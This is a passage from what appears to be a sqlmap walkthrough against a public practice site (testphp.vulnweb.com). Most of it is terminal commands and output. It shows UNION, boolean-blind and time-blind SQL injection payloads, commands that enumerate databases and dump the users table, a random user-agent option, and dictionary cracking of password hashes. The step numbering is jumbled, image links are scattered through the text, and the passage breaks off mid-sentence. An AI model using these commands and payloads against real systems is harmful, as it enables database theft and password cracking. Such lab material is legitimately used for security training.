[23:21:59] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'	
[23:22:01] [INFO] testing 'Oracle AND time-based blind'	

it is recommended to perform only basic UNION tests if there is not at least  
one other (potential) technique found. Do you want to reduce the number of re  
quests? [Y/n] y

```
[23:22:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
```

```
root@kali: /home/kali
File Actions Edit View Help

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-7469 UNION ALL SELECT CONCAT(0x7178627a71,0x6a564a584c6b
65546d557448415454675363546c705746637874496c546b6876546e6a5463554267,0x717176
6a71),NULL,NULL-- -

do you want to exploit this SQL injection? [Y/n] y
[23:23:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
SQL injection vulnerability has already been detected against 'testphp.vulnwe
b.com'. Do you want to skip further tests involving it? [Y/n] y
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/hpp/params.php?p=valid
&p=12'
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?artis
t=2'
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/product.php?pic=1'
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file=./p
ictures/1.jpg&size=160'
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?pid=1'
[23:23:39] [INFO] you can find results of scanning in multiple targets mode i
nside the CSV file '/root/.local/share/sqlmap/output/results-06202024_1121pm.
csv'

[*] ending @ 23:23:39 /2024-06-20/
```

### Step-3:

Enter the following command to get information about a specific Table.

`sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1`

```
root@kali: ~
File Actions Edit View Help
(root@kali)~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 01:00:42 /2024-06-21/

[01:00:43] [INFO] resuming back-end DBMS 'mysql'
[01:00:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 4879=4879


Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 9712 FROM (SELECT(SLEEP(5)))CCQG)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
```


## Step 4:

Fetch the user data and store in the file.

```
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  
-D acuart -T users -dump
```



```
root@kali: ~  
File Actions Edit View Help  
root@kali:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -dump  
[*] sqlmap v1.8.2#stable  
[*] do you want to retrieve column names for table 'users' in database 'acuart'?  
do you want to use common column existence check? [y/N/q] y  
[*] data retrieval problem: you are advised to try a different table  
[*] file do you want to use?  
[1] /usr/share/sqlmap/output/https://sqlmap.org/in-columns.txt (press Enter)  
[2] custom  
[0] custom  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] enter number of threads [Enter for 1 (current)] 1  
[*] starting @ 00:32:15 /2024-06-21/  
[00:32:15] [INFO] resuming back-end DBMS 'mysql'  
[00:32:15] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: artist (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: artist=1 AND 4879=4879  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: artist=1 AND (SELECT 9712 FROM (SELECT(SLEEP(5)))CCQG)
```




```
Parameter: artist (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: artist=1 AND 4879=4879  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: artist=1 AND (SELECT 9712 FROM (SELECT(SLEEP(5)))CCQG)  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: artist=-7469 UNION ALL SELECT CONCAT(0x7178627a71,0x6a564a584c6b65546d57448415454675363546c705746637874496c546b6876546e6a5463554267,0x7171766a71),NULL,NULL-- --  
[00:21:54] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL >= 5.0.12  
[00:21:54] [INFO] fetching database names  
available databases [2]:  
[*] acuart  
[*] information_schema  
[00:21:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'  
[*] ending @ 00:21:54 /2024-06-21/
```



## Step 5:


Also fetch whole database which file name sqlmap session


```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --random-agent --dbs
```



A terminal window on a Kali Linux system showing the execution of the sqlmap command. The command is: `sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --random-agent --dbs`. The output includes a legal disclaimer, the start time (00:21:53 / 2024-06-21/), and information about the fetched random HTTP User-Agent header value. It also shows the resuming back-end DBMS 'mysql' and the testing connection to the target URL. The output concludes with the parameter 'artist (GET)' and its type, title, and payload.

```
root@kali: ~  
File Actions Edit View Help  
root@kali:~[~]  
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --random-agent --dbs  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 00:21:53 / 2024-06-21/  
  
[00:21:53] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.0.5) Gecko/2008121806 Gentoo Firefox/3.0.5' from file '/usr/share/sqlmap/data/txt/user-agents.txt'  
[00:21:53] [INFO] resuming back-end DBMS 'mysql'  
[00:21:53] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
  
Parameter: artist (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: artist=1 AND 4879=4879  
  
Type: time-based blind
```






## Step 5:

Fetch tables of all database


```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D
acuart --tables
```



## Step 6:


Password cracking of the user. using dictionary attack.

```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D  
acuart -T users -dump
```



```
root@kali: ~  
File Actions Edit View Help  
[00:32:28] [INFO] using hash method 'md5_generic_passwd'  
what dictionary do you want to use?  
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press  
Enter)  
[2] custom dictionary file  
[3] file with list of dictionary files  
> 1  
[00:32:49] [INFO] using default dictionary  
do you want to use common password suffixes? (slow!) [y/N] y  
[00:32:54] [INFO] starting dictionary-based cracking (md5_generic_passwd)  
[00:32:54] [INFO] starting 2 processes  
[00:33:08] [INFO] using suffix '1'  
[00:33:29] [INFO] using suffix '123'  
[00:33:48] [INFO] using suffix '2'  
[00:34:07] [INFO] using suffix '12'  
[00:34:26] [INFO] using suffix '3'  
[00:34:46] [INFO] using suffix '13'  
[00:35:05] [INFO] using suffix '7'  
[00:35:25] [INFO] using suffix '11'  
[00:35:46] [INFO] using suffix '5'  
[00:36:05] [INFO] using suffix '22'  
[00:36:24] [INFO] using suffix '23'  
[00:36:43] [INFO] using suffix '01'  
[00:37:02] [INFO] using suffix '4'  
[00:37:23] [INFO] using suffix '07'  
[00:37:43] [INFO] using suffix '21'  
[00:38:04] [INFO] using suffix '14'  
[00:38:28] [INFO] using suffix '10'  
[00:38:47] [INFO] using suffix '06'  
[00:38:48] [INFO] current status: 10096 ...
```

Below this the wordlist.




## Step 8:

Find information of user without cracking passwords

```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D  
acuart -T users -dump
```

Same command when we press N or Q in the step than it give that result



In this step

